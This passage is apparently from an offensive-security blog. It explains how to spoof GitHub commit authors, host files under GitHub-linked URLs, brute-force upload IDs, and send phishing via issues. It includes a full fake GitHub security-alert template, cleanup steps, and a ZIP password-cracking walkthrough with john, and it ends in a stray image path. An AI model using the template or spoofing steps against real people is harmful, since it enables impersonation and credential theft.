<p><a href="/assets/media/github/image-4.png" target="_blank"><img src="/assets/media/github/image-4.png" alt="" width="70%" /></a>
<em>Connected User profile</em></p>

<p>Not that bad, right?
<a href="/assets/media/github/meme-1.png" target="_blank"><img src="/assets/media/github/meme-1.png" alt="" width="30%" /></a></p>

<p>Looking at the repo insights, we also see our contributor.</p>

<p><a href="/assets/media/github/image-5.png" target="_blank"><img src="/assets/media/github/image-5.png" alt="" width="50%" /></a>
<em>Repository insights</em></p>

<p>However, there is still some discrepancy, which you might have noticed, the contributor did not show up on the repository main page.</p>

<p><a href="/assets/media/github/meme-2.png" target="_blank"><img src="/assets/media/github/meme-2.png" alt="" width="40%" /></a></p>

<p>Let’s tackle this.</p>

<h3 id="get-contributors-shown">Get Contributors shown</h3>

<p>Actually, that’s quite easy.
Looking at: <a href="https://docs.github.com/en/account-and-profile/setting-up-and-managing-your-github-profile/managing-contribution-settings-on-your-profile/why-are-my-contributions-not-showing-up-on-my-profile">Why are my contributions not showing up on my profile?</a> we find several actions which might add the contributors.</p>

<p>We are going for a Pull Request, as we cannot create issues directly in the git CLI.</p>

<blockquote>
  <p><strong>But WAIT</strong></p>
</blockquote>

<p>I was playing around with this when suddenly I realized it is way simpler. Just set the repository to <code class="language-plaintext highlighter-rouge">public</code> before you commit &amp; push and you get your contributors badge.</p>

<p><a href="/assets/media/github/image-9.png" target="_blank"><img src="/assets/media/github/image-9.png" alt="" width="50%" /></a>
<em>Contributors</em></p>

<p>You can change the repository settings after your commit again.</p>

<h3 id="unverified-commit-status">Unverified commit status</h3>

<p>If we look at the commit history, there is a status showing if the commit could be verified and bound to the user.</p>

<p><a href="/assets/media/github/image-10.png" target="_blank"><img src="/assets/media/github/image-10.png" alt="" width="50%" /></a>
<em>Unverified status</em></p>

<p>For some spoofed users, we see an unpleasant <code class="language-plaintext highlighter-rouge">Unverified</code> status.<br />
This happens when the user has the vigilant mode enabled (<a href="https://docs.github.com/github/authenticating-to-github/displaying-verification-statuses-for-all-of-your-commits">Learn about vigilant mode</a>) and commits must be signed. One might argue that this warning has poor visibility. However, it is there…</p>

<p><a href="/assets/media/github/meme-3.png" target="_blank"><img src="/assets/media/github/meme-3.png" alt="" width="40%" /></a></p>

<p>Let’s see if we can get rid of it.
Luckily we can use another feature of Github, <a href="https://docs.github.com/en/pull-requests/committing-changes-to-your-project/creating-and-editing-commits/creating-a-commit-with-multiple-authors"><code class="language-plaintext highlighter-rouge">Co-authored-by</code></a> in that case. This is even easier to use. So let’s do this:</p>

<ul>
  <li>Use the WebUI and create a commit.</li>
  <li>Add an extended description.</li>
  <li>Done.</li>
</ul>

<p><a href="/assets/media/github/image-11.png" target="_blank"><img src="/assets/media/github/image-11.png" alt="" width="40%" /></a>
<em>Co-authored-by feature</em></p>

<p>The commit is now from two people, where one could be verified and therefore it is <code class="language-plaintext highlighter-rouge">partially verified</code>.</p>

<p><a href="/assets/media/github/image-13.png" target="_blank"><img src="/assets/media/github/image-13.png" alt="" width="50%" /></a>
<em>“Helpful” status popup</em></p>

<p>So we can get a <code class="language-plaintext highlighter-rouge">partially verified</code> which is green:</p>

<p><a href="/assets/media/github/meme-4.png" target="_blank"><img src="/assets/media/github/meme-4.png" alt="" width="40%" /></a></p>

<p>What’s also interesting is that Github does not state what’s wrong with the commit and even in the detailed view it is not possible to see.</p>

<p>And to stress this a little bit, the <code class="language-plaintext highlighter-rouge">vigilant</code> mode is not that far in use. So if we look at the current <strong>Github Chief of Staff</strong>, <strong>Demetris Cheatham</strong>, we see that even the C-Level of Github itself hasn’t enabled it for all board members.</p>
<blockquote>
  <p>Note: We can even get a <code class="language-plaintext highlighter-rouge">verified</code> status with the Co-Authored technique.</p>
</blockquote>

<p><a href="/assets/media/github/image-14.png" target="_blank"><img src="/assets/media/github/image-14.png" alt="" width="50%" /></a>
<em>Committed with the Github Chief of Staff</em></p>

<h3 id="conclusion-for-the-spoofing">Conclusion for the spoofing</h3>
<p>It is really easy to spoof other Github users in the commits. We must decide if we want either the commit author directly spoofed, which might bring up an <code class="language-plaintext highlighter-rouge">Unverified</code> status if the user is using the vigilant mode. Or we use the <code class="language-plaintext highlighter-rouge">Co-authored-by</code> flag to get the Partially verified and a better visibility for our spoofed author. There are even some <a href="https://www.reddit.com/r/ProgrammerHumor/comments/1jaldin/gitpush/">ready to use memes around</a>:</p>

<p><a href="/assets/media/github/meme-reddit.png" target="_blank"><img src="/assets/media/github/meme-reddit.png" alt="" width="40%" /></a>
<em>https://www.reddit.com/r/ProgrammerHumor/comments/1jaldin/gitpush/</em></p>

<p>You also might find a clever way to combine them :)</p>

<p><a href="/assets/media/github/meme-5.png" target="_blank"><img src="/assets/media/github/meme-5.png" alt="" width="40%" /></a></p>

<h2 id="host-payloads-under-other-repos">Host payloads under other repos</h2>
<p>Until somewhere in 2024 it was possible to host payloads in issues for other repositories. You can check e.g. the following report for details:</p>

<p><a href="https://research.openanalysis.net/github/lua/2024/03/03/lua-malware.html">https://research.openanalysis.net/github/lua/2024/03/03/lua-malware.html</a></p>

<p><a href="/assets/media/github/image-15.png" target="_blank"><img src="/assets/media/github/image-15.png" alt="" width="50%" /></a>
<em><a href="https://x.com/JustasMasiulis/status/1764171634469122165">https://x.com/JustasMasiulis/status/1764171634469122165</a></em></p>

<p>After some malicious campaigns using this, Github finally fixed it after several months and now temporary uploads are hosted under some user folder now:<br />
<code class="language-plaintext highlighter-rouge">[copilot-language-server.zip](https://github.com/user-attachments/files/19891659/copilot-language-server-darwin-arm64-1.306.0.zip)</code>.<br />
So, this still works, but isn’t that great anymore.</p>

<p><a href="/assets/media/github/image-16.png" target="_blank"><img src="/assets/media/github/image-16.png" alt="" width="50%" /></a></p>

<blockquote>
  <p>Note: The file is getting deleted if there is no reference to it, e.g. in an issue. So it is not available anymore.</p>
</blockquote>

<p>What is particularly interesting is that the file seems to get incremented, which might allow brute-forcing some of them.</p>

<p><a href="/assets/media/github/image-17.png" target="_blank"><img src="/assets/media/github/image-17.png" alt="" width="50%" /></a>
<em>Incremented ID for the upload</em></p>

<p>Letting a Burp eat some RAM this quite quickly revealed a 302 response.</p>

<p><a href="/assets/media/github/meme-10.png" target="_blank"><img src="/assets/media/github/meme-10.png" alt="" width="40%" /></a></p>

<p><a href="/assets/media/github/image-18.png" target="_blank"><img src="/assets/media/github/image-18.png" alt="" width="50%" /></a>
<em>Intruder Attack</em></p>

<blockquote>
  <p>Note: This is done unauthenticated! The session ID is not connected to an account.
Also note: There are some brute-force protections in place, but yeah, they are not bulletproof.</p>
</blockquote>

<p>Following the redirect brings us some files which are not ours.</p>

<p><a href="/assets/media/github/image-19.png" target="_blank"><img src="/assets/media/github/image-19.png" alt="" width="50%" /></a>
<em>Get some uploaded files</em></p>

<blockquote>
  <p><strong>But this is only for public files, so it’s kinda boring!</strong></p>
</blockquote>

<p><a href="/assets/media/github/meme-6.png" target="_blank"><img src="/assets/media/github/meme-6.png" alt="" width="40%" /></a></p>

<h3 id="host-under-tickets">Host under Tickets</h3>
<p>Another approach is to host the file at a ticket.</p>

<p>Go to: <code class="language-plaintext highlighter-rouge">Account</code> –&gt; <code class="language-plaintext highlighter-rouge">Github Support</code> –&gt; <code class="language-plaintext highlighter-rouge">My Tickets</code> –&gt; <code class="language-plaintext highlighter-rouge">New Ticket</code> –&gt; <code class="language-plaintext highlighter-rouge">open a support ticket</code> to create a new service ticket.</p>

<p>Upload your file and it will be available under a Zendesk URL <code class="language-plaintext highlighter-rouge">https://github.zendesk.com/attachments</code>.</p>

<p>For example:</p>

<p><a href="https://github.zendesk.com/attachments/token/jwxXlXEbwo0IJFzrhy1OVPkEZ/?name=copilot-language-server-darwin-arm64-1.306.0.zip">https://github.zendesk.com/attachments/token/jwxXlXEbwo0IJFzrhy1OVPkEZ/?name=copilot-language-server-darwin-arm64-1.306.0.zip</a></p>

<p><strong>No need to finally send the ticket, but the file is getting deleted after some hours if not.</strong>
Okay, to be fair, this is not hosting the file under the github.com domain anymore, but at least it is kind of worthless :)</p>

<p><a href="/assets/media/github/meme-8.png" target="_blank"><img src="/assets/media/github/meme-8.png" alt="" width="40%" /></a></p>

<h3 id="conclusion">Conclusion</h3>
<p>So this seems to be quite good solved by Github finally. You can ofc still host your files in a public repo or in a gist but that is kind of lame.</p>

<h2 id="use-issues-for-phishing">Use issues for phishing</h2>

<p>If we drop somebody an issue in their repository, typically an e-mail will be sent to the owner.</p>

<p>The most interesting part for sure is the possibility to insert links.
<a href="/assets/media/github/meme-7.png" target="_blank"><img src="/assets/media/github/meme-7.png" alt="" width="40%" /></a></p>

<p>Somebody might choose a nice Github name and set the display name and a fitting profile picture.</p>

<p>The display name of the profile will be the from field, which is … <em>interesting</em>.</p>

<p><a href="/assets/media/github/image-20.png" target="_blank"><img src="/assets/media/github/image-20.png" alt="" width="70%" /></a>
<em>Phishing Mail with a link</em></p>

<p>The HTML which will be sent via e-mail notification is quite limited, however, it might be possible to craft something. We can use Headlines and basic stuff like bold, italic. The use of colors is restricted and not trivial to escape.</p>

<p>There are several samples around how an issue might look like, e.g. here:
<a href="https://www.bleepingcomputer.com/news/security/fake-security-alert-issues-on-github-use-oauth-app-to-hijack-accounts/">https://www.bleepingcomputer.com/news/security/fake-security-alert-issues-on-github-use-oauth-app-to-hijack-accounts/</a></p>

<div class="language-markdown highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gh"># Security Alert: Login Blocked</span>
Your GitHub account was successfully signed in to but we did not recognize the location of the sign-in. You can review this sign-in attempt by visiting <span class="p">[</span><span class="nv">https://github.com/settings/sessions/authentications/4102671234</span><span class="p">](</span><span class="sx">https://github.com/settings/sessions/authentications/4102671234</span><span class="p">)</span>

<span class="gu">## Login Information</span>
<span class="p">*</span> 🏠 Location: Wolgograd, Russia 🇷🇺
<span class="p">*</span> 🖧 IP Address: 102.222.77.66
<span class="p">*</span> 💻 Device: Chrome on Red Hat Linux

If you recently signed in to your account, you do not need to take any further action.

If you did not sign in to your account, your password may be compromised. 

<span class="gu">## Steps to secure your Account</span>
Visit <span class="p">[</span><span class="nv">https://github.com/settings/security</span><span class="p">](</span><span class="sx">https://github.com/settings/security</span><span class="p">)</span> to create a new, strong password for your GitHub account.

For more information, see <span class="p">[</span><span class="nv">https://docs.github.com/articles/keeping-your-account-and-data-secure/</span><span class="p">](</span><span class="sx">https://docs.github.com/articles/keeping-your-account-and-data-secure/</span><span class="p">)</span> in the GitHub Docs.

To see this and other security events for your account, visit <span class="p">[</span><span class="nv">https://github.com/settings/security-log</span><span class="p">](</span><span class="sx">https://github.com/settings/security-log</span><span class="p">)</span><span class="sb">


</span>Thanks,
The GitHub Team

</code></pre></div></div>

<p>This is how some example might look like:
<a href="/assets/media/github/image-25.png" target="_blank"><img src="/assets/media/github/image-25.png" alt="" width="70%" /></a>
<em>Phishing Mail with a link</em></p>

<p>We can edit the issue after a few seconds.</p>

<p><a href="/assets/media/github/image-23.png" target="_blank"><img src="/assets/media/github/image-23.png" alt="" width="70%" /></a>
<em>Cleanup</em></p>

<p>And then delete the history:
<a href="/assets/media/github/image-24.png" target="_blank"><img src="/assets/media/github/image-24.png" alt="" width="50%" /></a>
<em>Cleanup</em></p>

<h3 id="bonus-colors-in-online-issues">Bonus: Colors in online issues</h3>
<p>We can get some colors for the rendered online version of the github issues. This is rather funny than useful, as Github will not generate the HTML for the Code Block and therefore it will land as text in the email. So this only works for the online rendered version.</p>

<div class="language-markdown highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gu">## By using LaTeX Macros we can get colored Text</span>

$${<span class="se">\c</span>olor{red}Welcome <span class="se">\s</span>pace <span class="se">\c</span>olor{lightblue}To <span class="se">\s</span>pace <span class="se">\c</span>olor{orange}My <span class="se">\s</span>pace <span class="se">\c</span>olor{green} <span class="se">\H</span>uge{<span class="se">\t</span>extsf{Site}}}$$

${{<span class="se">\c</span>olor{Goldenrod}<span class="se">\H</span>uge{<span class="se">\t</span>extsf{Some<span class="se">\ </span>more<span class="se">\ </span>Text<span class="se">\ </span>}}}}$

${{<span class="se">\c</span>olor{blue}<span class="se">\H</span>uge{<span class="se">\t</span>extsf{Lorem<span class="se">\ </span>...}}}}$
</code></pre></div></div>

<p><a href="/assets/media/github/image-26.png" target="_blank"><img src="/assets/media/github/image-26.png" alt="" width="70%" /></a>
<em>Phishing Mail with a link</em></p>

<p>But ofc you can also just make an image or embedd an svg, which is also fine and offers some more room for design.</p>

<h2 id="links">Links</h2>

<ul>
  <li><a href="https://www.bleepingcomputer.com/news/security/fake-security-alert-issues-on-github-use-oauth-app-to-hijack-accounts/">https://www.bleepingcomputer.com/news/security/fake-security-alert-issues-on-github-use-oauth-app-to-hijack-accounts/</a></li>
  <li><a href="https://research.openanalysis.net/github/lua/2024/03/03/lua-malware.html">https://research.openanalysis.net/github/lua/2024/03/03/lua-malware.html</a></li>
</ul>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2025/04/25/github" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Github has some holes in their basic security which allow some tampering and spoofing. This had and will again help APTs to run campaigns. We will walk through some of them. Most of this has been found by several people before and at least once a year this gets some attention. TL;DR: On Github it is possible to: Spoof Commit authors Spoof Contributors Host hidden payloads under github.com (mostly solved) Use Issues for phishing]]></summary></entry><entry><title type="html">Practical Known Plaintext Attack Against ZIP Files</title><link href="https://badoption.eu/blog/2025/04/07/zipcrack.html" rel="alternate" type="text/html" title="Practical Known Plaintext Attack Against ZIP Files" /><published>2025-04-07T08:08:08+02:00</published><updated>2025-04-07T08:08:08+02:00</updated><id>https://badoption.eu/blog/2025/04/07/zipcrack</id><content type="html" xml:base="https://badoption.eu/blog/2025/04/07/zipcrack.html"><![CDATA[<p>Sometimes in a network far away, which is most of the time not yours, you might <strong>encounter</strong> ZIP files protected with passwords. For example, for source code archives, there is quite a good chance to decrypt the ZIPs even without knowing or cracking the password. 
This is nothing new and <strong>has been well-known for several years</strong>, but it still seems to be relatively unknown.
Personal I learned from this in a blogpost about <a href="https://medium.com/@whickey000/how-i-cracked-conti-ransomware-groups-leaked-source-code-zip-file-e15d54663a8">decrypting Conti Ransomware</a> and the quote at the end which sticked</p>
<blockquote>
  <p>“It’s amazing what the ransomware operators know about cryptography…”</p>
</blockquote>

<p>TL;DR:</p>
<ul>
  <li>Find an encrypted ZIP</li>
  <li>Hope that it is not AES encrypted</li>
  <li>Get one of the files from the ZIP as plaintext from the internet or other sources</li>
  <li>Profit!</li>
</ul>

<!--more-->

<h1 id="details">Details</h1>

<p>Maybe at some point, after hours of digging on network shares or buckets, you <strong>encountered</strong> that one ZIP file that <strong>looked</strong> juicy, and you were ready to open it. You set up the VM without internet access to avoid the <strong>honeycred/files/tokens</strong>, clicked on the file with the <code class="language-plaintext highlighter-rouge">.config</code>, and then…</p>

<p><a href="/assets/media/zipcrack/image-6.png" target="_blank"><img src="/assets/media/zipcrack/image-6.png" alt="" width="50%" /></a>
<em>Stupid Password Prompt</em></p>

<p><a href="/assets/media/zipcrack/image-7.png" target="_blank"><img src="/assets/media/zipcrack/image-7.png" alt="" width="50%" /></a>
<em>Don’t you hate it when that happens?</em></p>

<p><strong>A stupid password??? …</strong></p>

<p>But there are some good chances to <strong>get around this</strong>, as the underlying <em>zipCrypto</em> has some attack vectors.</p>

<p><a href="/assets/media/zipcrack/image-15.png" target="_blank"><img src="/assets/media/zipcrack/image-15.png" alt="" width="50%" /></a>
<em>Time to have some “fun” :)</em></p>

<p>The first try would be just to crack the password, as quite often they are really weak.</p>

<p>To demonstrate this, I took <a href="https://bazaar.abuse.ch/sample/18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70/">some random file from Malware Bazaar</a>.</p>

<p><a href="/assets/media/zipcrack/image.png" target="_blank"><img src="/assets/media/zipcrack/image.png" alt="" width="80%" /></a>
<em>Our sample zip</em></p>

<p><a href="/assets/media/zipcrack/image-11.png" target="_blank"><img src="/assets/media/zipcrack/image-11.png" alt="" width="50%" /></a>
<em>Just kidding, be careful out there</em></p>

<h2 id="plan-a---standard---crack-it">Plan A - Standard - Crack it</h2>

<p><a href="https://github.com/openwall/john/blob/bleeding-jumbo/src/zip2john.c">John the Ripper has a nice zip2john module</a> for it.</p>

<p>So we build a hash over the zip:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; john/run/zip2john  18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="o">&gt;</span> zip.hash
ver 2.0 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip/Launcher/ is not encrypted, or stored with non-handled compression <span class="nb">type
</span>ver 2.0 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip/Launcher/ActiveSyncProvider.dll PKZIP Encr: <span class="nv">cmplen</span><span class="o">=</span>719649, <span class="nv">decmplen</span><span class="o">=</span>1707520, <span class="nv">crc</span><span class="o">=</span>10BE1B90 <span class="nv">ts</span><span class="o">=</span>06E9 <span class="nv">cs</span><span class="o">=</span>10be <span class="nb">type</span><span class="o">=</span>8
<span class="o">[</span>...]
NOTE: It is assumed that all files <span class="k">in </span>each archive have the same password.
If that is not the <span class="k">case</span>, the <span class="nb">hash </span>may be uncrackable. To avoid this, use
option <span class="nt">-o</span> to pick a file at a time.
</code></pre></div></div>

<p>Paste or redirect in a text file and we will see that a strong password is in use…</p>

<p><a href="/assets/media/zipcrack/image-8.png" target="_blank"><img src="/assets/media/zipcrack/image-8.png" alt="" width="50%" /></a>
<em>Yeah, we want some passwords</em></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; /opt/john/run/john zip.hash
Using default input encoding: UTF-8
Loaded 1 password <span class="nb">hash</span> <span class="o">(</span>PKZIP <span class="o">[</span>32/64]<span class="o">)</span>
Will run 4 OpenMP threads
Note: Passwords longer than 21 <span class="o">[</span>worst <span class="k">case</span> UTF-8] to 63 <span class="o">[</span>ASCII] rejected
Proceeding with single, rules:Single
Press <span class="s1">'q'</span> or Ctrl-C to abort, <span class="s1">'h'</span> <span class="k">for </span><span class="nb">help</span>, almost any other key <span class="k">for </span>status
Almost <span class="k">done</span>: Processing the remaining buffered candidate passwords, <span class="k">if </span>any.
0g 0:00:00:00 DONE 1/3 <span class="o">(</span>2025-04-03 20:49<span class="p">)</span> 0g/s 1021Kp/s 1021Kc/s 1021KC/s Demuxmgr1900..Zip1900
Proceeding with wordlist:/opt/john/run/password.lst
Enabling duplicate candidate password suppressor
2025             <span class="o">(</span>18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip<span class="o">)</span>     
1g 0:00:00:00 DONE 2/3 <span class="o">(</span>2025-04-03 20:49<span class="o">)</span> 4.000g/s 851300p/s 851300c/s 851300C/s navy123..kyle24
Use the <span class="s2">"--show"</span> option to display all of the cracked passwords reliably
Session completed. 
</code></pre></div></div>

<p><a href="/assets/media/zipcrack/image-12.png" target="_blank"><img src="/assets/media/zipcrack/image-12.png" alt="" width="50%" /></a>
<em>Great plan</em></p>

<p>Ooooookay <strong><code class="language-plaintext highlighter-rouge">2025</code></strong>, that was a crazy password. For the sake of the more interesting part of the blog, we just ignore this for a moment.</p>

<h2 id="plan-b---the-cool-one---known-plaintext-attack">Plan B - The cool one - Known Plaintext attack</h2>
<p>Cracking is always nice, but the more interesting attack is a plaintext attack against the archive.
Some nice details about our attack against the zipcrypto can be found here: <a href="https://wiki.anter.dev/misc/plaintext-attack-zipcrypto/">https://wiki.anter.dev/misc/plaintext-attack-zipcrypto/</a></p>

<p>First we want to know, what we have to deal with.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; unzip <span class="nt">-vv</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip 
Archive:  18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
<span class="nt">--------</span>  <span class="nt">------</span>  <span class="nt">-------</span> <span class="nt">----</span> <span class="nt">----------</span> <span class="nt">-----</span> <span class="nt">--------</span>  <span class="nt">----</span>
       0  Stored        0   0% 2025-03-28 21:26 00000000  Launcher/
 1707520  Defl:N   719637  58% 2025-02-24 00:55 10be1b90  Launcher/ActiveSyncProvider.dll
       0  Stored        0   0% 2025-03-28 20:49 00000000  Launcher/com/
   81920  Defl:N    33934  59% 2023-12-04 10:46 c7484291  Launcher/com/AcSpecfc.dll
  168448  Defl:N    75753  55% 2025-02-24 00:53 2bf4bfd8  Launcher/com/AdvancedEmojiDS.dll
       0  Stored        0   0% 2025-03-28 20:49 00000000  Launcher/data/
   26112  Defl:N    10754  59% 2019-12-07 17:08 cd285dbe  Launcher/data/AJRouter.dll
 1722096  Defl:N   513132  70% 2022-12-23 23:02 161941c4  Launcher/data/alibabacloud-oss-cpp-sdk.dll
       0  Stored        0   0% 2024-05-19 02:26 00000000  Launcher/data/changelog.txt
    3245  Defl:N     1344  59% 2024-12-04 13:24 6df9108a  Launcher/data/COPYRIGHT
  163568  Defl:N    55942  66% 2022-12-23 23:02 720eae83  Launcher/data/cpr.dll
<span class="o">[</span>...]
<span class="nt">--------</span>          <span class="nt">-------</span>  <span class="nt">---</span>                            <span class="nt">-------</span>
767295036         58901308  92%                            33 files
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">Defl:N</code> is a good hint, that we need to deal with <code class="language-plaintext highlighter-rouge">Deflate</code> mode of zips, which is not great but okay.
There are several modes for ZIP files. Text is from the 7z help and <a href="https://superuser.com/questions/432025/different-compression-methods-in-7zip-which-is-best-suited-for-what-task">superuser forum</a>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Method Description

LZMA
    It's base compression method for 7z format. Even old versions of 7-Zip can decompress archives created with LZMA method. It provides high compression ratio and very fast decompression.
LZMA2
    Default compression method of 7z format. LZMA2 is LZMA-based compression method. It provides better multithreading support than LZMA. But compression ratio can be worse in some cases. For best compression ratio with LZMA2 use 1 or 2 CPU threads. If you use LZMA2 with more than 2 threads, 7-zip splits data to chunks and compresses these chunks independently (2 threads per each chunk).
PPMd
    Dmitry Shkarin's PPMdH algorithm with small changes. Usually it provides high compression ratio and high speed for text files.
BZip2
    Standard compression method based on BWT algorithm. Usually it provides high speed and pretty good compression ratio for text files.
Deflate
    Standard compression method of ZIP and GZip formats. Compression ratio is not too high. But it provides pretty fast compressing and decompressing. Deflate method supports only 32 KB dictionary.
Deflate64
    Modified version of Deflate algorithm with bigger dictionary (64KB).
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">Deflate</code> is the most common method, as it is the standard for 7z and others.</p>

<p><code class="language-plaintext highlighter-rouge">zipinfo</code> would provide even more information about the zip if needed.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; zipinfo <span class="nt">-v</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip 
Archive:  18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip
There is no zipfile comment.

<span class="o">[</span>...]
Central directory entry <span class="c">#2:</span>
<span class="nt">---------------------------</span>

  There are an extra <span class="nt">-36</span> bytes preceding this file.

  Launcher/ActiveSyncProvider.dll

  offset of <span class="nb">local </span>header from start of archive:   39
                                                  <span class="o">(</span>0000000000000027h<span class="o">)</span> bytes
  file system or operating system of origin:      MS-DOS, OS/2 or NT FAT
  version of encoding software:                   6.3
  minimum file system compatibility required:     MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:   2.0
  compression method:                             deflated
  compression sub-type <span class="o">(</span>deflation<span class="o">)</span>:               normal
  file security status:                           encrypted
  extended <span class="nb">local </span>header:                          no
  file last modified on <span class="o">(</span>DOS <span class="nb">date</span>/time<span class="o">)</span>:          2025 Feb 24 00:55:18
  32-bit CRC value <span class="o">(</span>hex<span class="o">)</span>:                         10be1b90
  compressed size:                                719649 bytes
  uncompressed size:                              1707520 bytes
  length of filename:                             31 characters
  length of extra field:                          36 bytes
  length of file comment:                         0 characters
  disk number on which file begins:               disk 1
  apparent file <span class="nb">type</span>:                             binary
  non-MSDOS external file attributes:             000000 hex
  MS-DOS file attributes <span class="o">(</span>20 hex<span class="o">)</span>:                arc 
<span class="o">[</span>...]
</code></pre></div></div>

<p>So what do we need now? We need one <strong>exactly</strong> same file as provided within the zip file. As we can read the size and the name this is a job for the internet!</p>

<p><a href="/assets/media/zipcrack/image-13.png" target="_blank"><img src="/assets/media/zipcrack/image-13.png" alt="" width="50%" /></a>
<em>Going to a lovely place</em></p>

<p>I went for the <code class="language-plaintext highlighter-rouge">AJRouter.dll</code>, other files might work as well.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>26112  Defl:N    10754  59% 2019-12-07 17:08 cd285dbe  Launcher/data/AJRouter.dll
</code></pre></div></div>

<p>Success rate was quite good for dll files or files with rather unique names like <code class="language-plaintext highlighter-rouge">msg_26.txt</code> and a very specific size.</p>

<p>Several options to look for files:</p>
<ul>

